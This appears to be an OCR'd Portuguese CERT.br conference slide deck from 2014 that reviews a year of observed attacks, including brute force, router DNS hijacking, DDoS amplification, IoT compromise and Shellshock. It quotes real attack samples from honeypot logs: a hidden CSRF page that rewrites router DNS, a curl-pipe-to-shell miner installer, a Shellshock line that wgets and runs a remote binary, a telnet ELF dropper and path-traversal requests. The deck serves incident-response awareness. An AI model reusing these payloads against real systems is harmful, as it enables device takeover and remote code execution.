
nic.br cgi.br | cert.br

**SBSeg 2014**
Belo Horizonte, MG
04 de novembro de 2014

# Ameaças e Desafios Um Ano Depois

**Marcus Lahr**
**marcus@cert.br**

cert.br nic.br cgi.br




SEI Partner
Carnegie Mellon

FIRST
Improving Security Together
MEMBER

APWG
RESEARCH PARTNER
www.antiphishing.org

The Honeynet PROJECT

## Criado em 1997 para:

- **Ser um ponto de contato nacional para notificação de incidentes**
- **Facilitar e o apoiar o processo de resposta a incidentes**
- **Estabelecer um trabalho colaborativo com outras entidades**
- **Aumentar a conscientização sobre a necessidade de segurança na Internet**
- **Auxiliar novos CSIRTs (Grupos de Tratamento de Incidentes de Segurança) a estabelecerem suas atividades**

**Rumo a Criação de uma Coordenadoria de Segurança de Redes na Internet Brasil**
http://www.nic.br/grupo/historico-gts.htm | http://www.cert.br/sobre/

# Agenda

**Refletir sobre os acontecimentos do último ano**

**Ataques**

- **mais frequentes**
- **com maior gravidade**

# Força Bruta:
# **SSH, WordPress**

```
Apr 23 01:47:12 honeypot sshd[18175]: bad password attempt for 'root'
(password 'betterprotect') from xxx.xxx.xxx.174
Apr 23 01:47:14 honeypot sshd[24663]: bad password attempt for 'root'
(password 'oEfbNureDFVuhjnIKmF') from xxx.xxx.xxx.174
Apr 23 01:48:04 honeypot sshd[16334]: bad password attempt for 'root'
(password 'pei`k6y8j)dzj') from xxx.xxx.xxx.174
Apr 23 01:48:09 honeypot sshd[14275]: bad password attempt for 'root'
(password 'YMs2lFrpjDIR') from xxx.xxx.xxx.174
```

```
2014-09-07 12:58:41 +0000: wordpress[234]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "admin1234"
2014-09-07 12:58:42 +0000: wordpress[24152]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "123mudar"
2014-09-07 12:58:42 +0000: wordpress[8822]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "admin12345"
2014-09-07 12:58:42 +0000: wordpress[11640]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "mudar123"
2014-09-07 12:58:42 +0000: wordpress[8368]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "123admin"
2014-09-07 12:58:43 +0000: wordpress[12260]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "pass"
2014-09-07 12:58:43 +0000: wordpress[3090]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "1234admin”
```

– **Também em outros serviços como Telnet, FTP, POP3, RDP, VNC, etc**

# Ataques a Servidores Web com CMS

## Objetivos dos ataques

- defacement, hospedagem de *malware*/*phishing*, DDoS

## Exploração muito fácil

- força bruta de senhas
- grande base instalada de *softwares* de CMS desatualizados
  - WordPress, Joomla, Coldfusion
  - pacotes/*plug-ins* prontos

## Exploração automatizada

- *plug-ins* WordPress usados para gerar DDoS
- Brobot explorando Joomla para DDoS

# Ataques Partindo de Provedores de "*Cloud*"

**Clientes comprometidos hospedando *phishing*/ *malware***

**VMs compradas por atacantes gerando ataques diversos**

- **enviando *spam* via *proxies* abertos**
- **ataques de força bruta**
- **realizando ligações abusando servidores SIP/VoIP**
- **hospedando servidores DNS maliciosos**

# Ataques Envolvendo DNS: **Ocorrendo nos clientes**

**Em "*modems*" e roteadores banda larga (CPEs)**

- **Comprometidos**
  - **via força bruta de telnet**
    - **via rede ou via *malware* nos computadores das vítimas**
  - **explorando vulnerabilidades**

- **Objetivos dos ataques**
  - **alterar a configuração de DNS**
  - **servidores DNS maliciosos hospedados em serviços de *hosting*/*cloud***
    - **casos com mais de 30 domínios de redes sociais, serviços de *e-mail*, buscadores, comércio eletrônico, cartões, bancos**

# iFrame em Página Comprometida: **para Alterar o DNS de CPEs**

```
<html>
<body>
<iframe height=0 width=0 id="cantseeme" name="cantseeme"></iframe>
<form name="csrf_form" action="http://192.168.123.254/goform/AdvSetDns"
method="post" target="cantseeme">
…
<input type="hidden" name="DS1" value='64.186.158.42'>
<input type="hidden" name="DS2" value='64.186.146.68'>
<script>document.csrf_form.submit();</script>
<img src="http://admin:admin@IP_Vitima/dnscfg.cgi?
dnsPrimary=64.186.158.42&dnsSecondary=64.186.146.68&dnsDynamic=0&dnsRefresh=1"
border=0 width=0 height=0>
<img src="http://root:root@IP_Vitima/dnscfg.cgi?
dnsPrimary=64.186.158.42&dnsSecondary=64.186.146.68&dnsDynamic=0&dnsRefresh=1"
border=0 width=0 height=0>
<img width=0 height=0 border=0 src='http://admin:admin@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<img width=0 height=0 border=0 src='http://root:root@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<META http-equiv='refresh' content='1;URL=reboot.php'>
</body>
</html>
```

# Ataques Envolvendo DNS: **em Servidores**

## Infraestrutura de DNS de provedores de banda larga comprometida

- **Servidores DNS recursivos respondendo incorretamente com autoridade**

```
$ dig @dns-do-provedor www.<vitima>.com.br A
; <<>> DiG 9.8.3-P1 <<>> @dns-do-provedor www.<vitima>.com.br A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59653
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0,
ADDITIONAL:
```

**Não há envenenamento de DNS nesses casos**

# Fraudes

**Boletos alterados**

- ***malware* na máquina do usuário**
- **página falsa de 2ª via de boleto**
  - **usando DNSs maliciosos**

***Phishing* Clássico**

- **centenas de variações para a mesma URL**
  - **tentativa de escapar de *blacklists*?**
  - **dificulta a notificação**

```
http://<dominio-vitima>.com.br/int/sistema/1/
...
http://<dominio-vitima>.com.br/int/sistema/999/
```

**Cada `index.html` contém um *link* para o *phishing* em si:**

```
<meta http-equiv="refresh" content="0;url=../../seguro" />
```

# DDoS

**Ataques com amplificação (DrDoS) se tornaram a norma**

- **Protocolos mais usados: DNS, SNMP, NTP, Chargen**
- ***Amplification Hell: Revisiting Network Protocols for DDoS Abuse***

  **http://www.internetsociety.org/doc/amplification-hell-revisiting-network-protocols-ddos-abuse**
- ***Hell of a Handshake: Abusing TCP for Reflective Amplification DDoS Attacks***

  **https://www.usenix.org/conference/woot14/workshop-program/presentation/kuhrer**
- ***Exit from Hell? Reducing the Impact of Amplification DDoS Attacks***


  **https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/kuhrer**
- **Só são possíveis porque as redes permitem *spoofing***

  **http://bcp.nic.br/antispoofing/**

**Durante a Copa do Mundo também ocorreram muitos ataques DDoS**

- **alvos diversos**
- **"*hacktivismo*"**

# DrDoS:
# **Amplificação de DNS (53/UDP)**




**Fonte:** http://www.cert.br/docs/whitepapers/dns-recursivo-aberto/

# DrDoS:
# Amplificação de DNS (53/UDP)

```
14:35:45.162708 IP (tos 0x0, ttl 49, id 46286, offset 0, flags [+],
proto UDP (17), length 1500) amplificador.53 > vitima.17824: 57346
243/2/0 saveroads.ru. A 204.46.43.71, saveroads.ru.[|domain]

14:35:45.163029 IP (tos 0x0, ttl 49, id 46287, offset 0, flags [+],
proto UDP (17), length 1500) amplificador.53 > vitima.17824: 57346
243/2/0 saveroads.ru. A 204.46.43.72, saveroads.ru.[|domain]

14:35:45.164011 IP (tos 0x0, ttl 49, id 46288, offset 0, flags [+],
proto UDP (17), length 1500) amplificador.53 > vitima.17824: 57346
243/2/0 saveroads.ru. A 204.46.43.73, saveroads.ru.[|domain]
```

# DrDoS:
# **Amplificação de NTP (123/UDP)**

```
19:08:57.264596 IP amplificador.123 > vitima.25565: NTPv2, Reserved,
length 440
     0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx  E.....@.8.0B.*x.
     0x0010:  xxxx xxxx 007b 63dd 01c0 cca8 d704 032a  .....{c........*
     0x0020:  0006 0048 0000 0021 0000 0080 0000 0000  ...H...!........
     0x0030:  0000 0005 c6fb 5119 xxxx xxxx 0000 0001  ......Q..*x.....
     0x0040:  1b5c 0702 0000 0000 0000 0000            .\..........

19:08:57.276585 IP amplificador.123 > vitima.25565: NTPv2, Reserved,
length 440
     0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx  E.....@.8.0B.*x.
     0x0010:  xxxx xxxx 007b 63dd 01c0 03a7 d707 032a  .....{c........*
     0x0020:  0006 0048 0000 000c 0000 022d 0000 0000  ...H.......-....
     0x0030:  0000 001c 32a8 19e0 xxxx xxxx 0000 0001  ....2....*x.....
     0x0040:  0c02 0702 0000 0000 0000 0000            ............

19:08:57.288489 IP amplificador.123 > vitima.25565: NTPv2, Reserved,
length 440
     0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx  E.....@.8.0B.*x.
     0x0010:  xxxx xxxx 007b 63dd 01c0 e8af d735 032a  .....{c......5.*
     0x0020:  0006 0048 0000 00bf 0000 782a 0000 0000  ...H......x*....
     0x0030:  0000 0056 ae7f 7038 xxxx xxxx 0000 0001  ...V..p8.*x.....
     0x0040:  0050 0702 0000 0000 0000 0000            .P..........
```

# Internet das Coisas (1/2)

**Ataques a CPEs (*modems*, roteadores banda larga, etc)**

- **comprometidos via força bruta de telnet**
- **via rede ou via *malware* nos computadores das vítimas**

```
2014-03-24 16:19:00 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, status:
SUCCEEDED, login: "root", password: "root"
2014-03-24 16:19:00 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, cmd: "sh"
2014-03-24 16:19:00 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, cmd: "echo
-e \\x51\\x51"
2014-03-24 16:19:01 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, cmd: "cp /
bin/sh /var/run/kHaK0a && echo -n > /var/run/kHaK0a && echo -e \\x51\\x51"
2014-03-24 16:19:01 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, cmd: "echo
-ne \\x7F\\x45\\x4C\\x46\\x1\\x1\\x1\\x61\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x2\
\x0\\x28\\x0\\x1\\x0\\x0\\x0\\x74\\x80\\x0\\x0\\x34\\x0\\x0\\x0\\x1C\\xD\\x0\
\x0\\x2\\x0\\x0\\x0\\x34\\x0\\x20\\x0\\x2\\x0\\x28\\x0\\x6\\x0\\x5\\x0\\x1\\x0\
\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x80\\x0\\x0\\x0\\x80\\x0\\x0\\xF0\\xC\\x0\\x0\
\xF0\\xC\\x0\\x0\\x5\\x0\\x0\\x0\\x0\\x80\\x0\\x0\\x1\\x0\\x0\\x0\\xF0\\xC\\x0\
\x0\\xF0\\xC\\x1\\x0\\xF0\\xC >> /var/run/kHaK0a"

kHaK0a: ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped

UDP Flooding %s for %d seconds.
TCP Flooding %s for %d seconds.
KILLATTK
Killed %d.
None Killed.
LOLNOGTFO
8.8.8.8
```

# Internet das Coisas (2/2)

## *Phishing* hospedado em CCTV da Intelbras

## Mineração de bitcoin em NAS Synology

```
2014-07-07 16:11:39 +0000: synology[11626]: IP: 93.174.95.67, request: "POST /
webman/imageSelector.cgi HTTP/1.0, Connection: close, Host: honeypot:5000,
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1), Content-Length:
456, Content-Type: multipart/form-data; boundary=shit_its_the_feds, X-TMP-
FILE: /usr/syno/synoman/manager.cgi, X-TYPE-NAME: SLICEUPLOAD, , --
shit_its_the_feds.Content-Disposition: form-data; name="source"..login.--
shit_its_the_feds.Content-Disposition: form-data; name="type"..logo.--
shit_its_the_feds.Content-Disposition: form-data; name="foo";
filename="bar".Content-Type: application/octet-stream..sed -i -e '/sed -i -e/,
$d' /usr/syno/synoman/manager.cgi.export TARGET="50.23.98.94:61066" && curl
http://5.104.224.215:61050/mn.sh | sh 2>&1 && unset TARGET.--
shit_its_the_feds--.", code: 403
```

**Strings do binário baixado:**

```
Usage: minerd [OPTIONS]
Options:  -o, --url=URL      URL of mining server
  -O, --userpass=U:P    username:password pair for mining server
  -u, --user=USERNAME   username for mining server
  -p, --pass=PASSWORD   password for mining server
      --cert=FILE       certificate for mining server using SSL
  -x, --proxy=[PROTOCOL://]HOST[:PORT]  connect through a proxy
```

# IPv6

## Anúncio da fase 2 do processo de esgotamento do IPv4 na região do LACNIC em 10/06/2014

- Alocados apenas blocos pequenos (/24 a /22) e a cada 6 meses

  http://www.lacnic.net/pt/web/lacnic/agotamiento-ipv4

## Ataques diários via IPv6

```
xxxx:xxxx:x:4:a::608b - - [11/Sep/2014:13:53:54 -0300] "POST /wp-login.php
HTTP/1.1" 404 6143 "Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388
Version/12.14"

xxxx:xxxx:x:390e:: - - [11/Sep/2014:21:48:49 -0300] "POST /wp-login.php
HTTP/1.1" 404 6143 "Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388
Version/12.14"

xxxx:xxx:x:fffe::108 - - [01/Oct/2013:19:27:51 -0300] "GET /
gzip_loader.php?file=../../../../../../../../../../../../../../../etc/
passwd HTTP/1.1" 404 7488 "Mozilla/4.0 (compatible; MSIE 6.0; OpenVAS)"

xxxx:xxx:x:fffe::108 - - [01/Oct/2013:19:28:08 -0300] "GET //cgi-bin/..
%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:
HTTP/1.1" 404 7488 "Mozilla/5.0 (X11; Linux; rv:17.0) Gecko/17.0 Firefox/
17.0 OpenVAS/6.0.0"
```

# "*ShellShock*" – ataques diários

Ok, shits real. Its in the wild... src:162.253.66.76

gistfile1.txt — Raw

```
1  GET./.HTTP/1.0
2  .User-Agent:.Thanks-Rob
3  .Cookie:().{.:;.};.wget.-O./tmp/besh.http://162.253.66.76/nginx;.chmod.777./tmp/besh;./tmp/besh;
4  .Host:() { :; }; wget -O /tmp/besh http://162.253.66.76/nginx; chmod 777 /tmp/besh; /tmp/besh;
5  .R
6  .A
7
8  $
9  ng
10
11 $
12 59
13
14 $
15 73b0d95541c84965fa42c3e257bb349957b3be626dec9d55efcc6ebcba6fa489  nginx
16
17 Looking at string variables, it appears to be a kernel exploit with a CnC component.
18 - found by @yinettesys
```

```
T 2014/09/25 14:31:49.075308 188.138.9.49:59859 ->
honeypot:80 [AP]GET /cgi-bin/tst.cgi HTTP/
1.0..Host: ..User-Agent: () { :; }; echo ; echo q
werty..Accept: */*....
```

**Fonte dos logs: *honeypots* do CERT.br**

**Fonte do *script* de ataque: https://gist.github.com/anonymous/929d622f3b36b00c0be1**

# “Crise de Confiança” na Área de Criptografia

**Mais Autoridades Certificadoras comprometidas emitindo certificados falsos**

**Bibliotecas com problemas sérios de implementação**

- **Apple SSL/TLS “*goto fail*”**
- **GnuTLS “*goto cleanup*”**

**OpenSSL *Heartbleed* e *Poodle***

- **base enorme instalada, não só em servidores Web**
- **vazamento de informações criptográficas**

**Implementações TLS que usam o padrão NIST *Dual EC pseudorandom number generator***

- **foi enfraquecido deliberadamente**
- **incorporado em bibliotecas comerciais**

  https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/checkoway

**E todos os vazamentos relacionados com o caso Snowden...**

**O risco agora é entrarmos em uma era de criptografia “caseira”**

# Vazamentos de Dados

**Motivações diversas**

- **Ingresso.com**
- **Itamaraty**

**Dados tem muito valor para atacantes**

- **bases de dados (“*big data*”)**
- **sistemas de e-gov**
- **infraestruturas críticas**
- **dados médicos**


**Malware em sistemas de pagamentos (*Point-of-Sales malware*)**

- **PF Chang**
- **Home Depot**
- **Target**

# Referências

***Flows* e tendências diárias dos ataques vistos nos honeypots**

http://honeytarg.cert.br/



**Recomendações de Segurança para Administradores de Sistemas**

http://www.cert.br/docs/

**Material para conscientização sobre segurança**

- **Cartilha de Segurança para Internet**
  http://cartilha.cert.br/
- **Site Antispam.br**
  http://antispam.br/
- **Portal InternetSegura.br**
  http://internetsegura.br/


INTERNET SEGURA.BR

# Obrigado

www.cert.br

marcus@cert.br

@certbr

04 de novembro de 2014

nic.br cgi.br

www.nic.br | www.cgi.br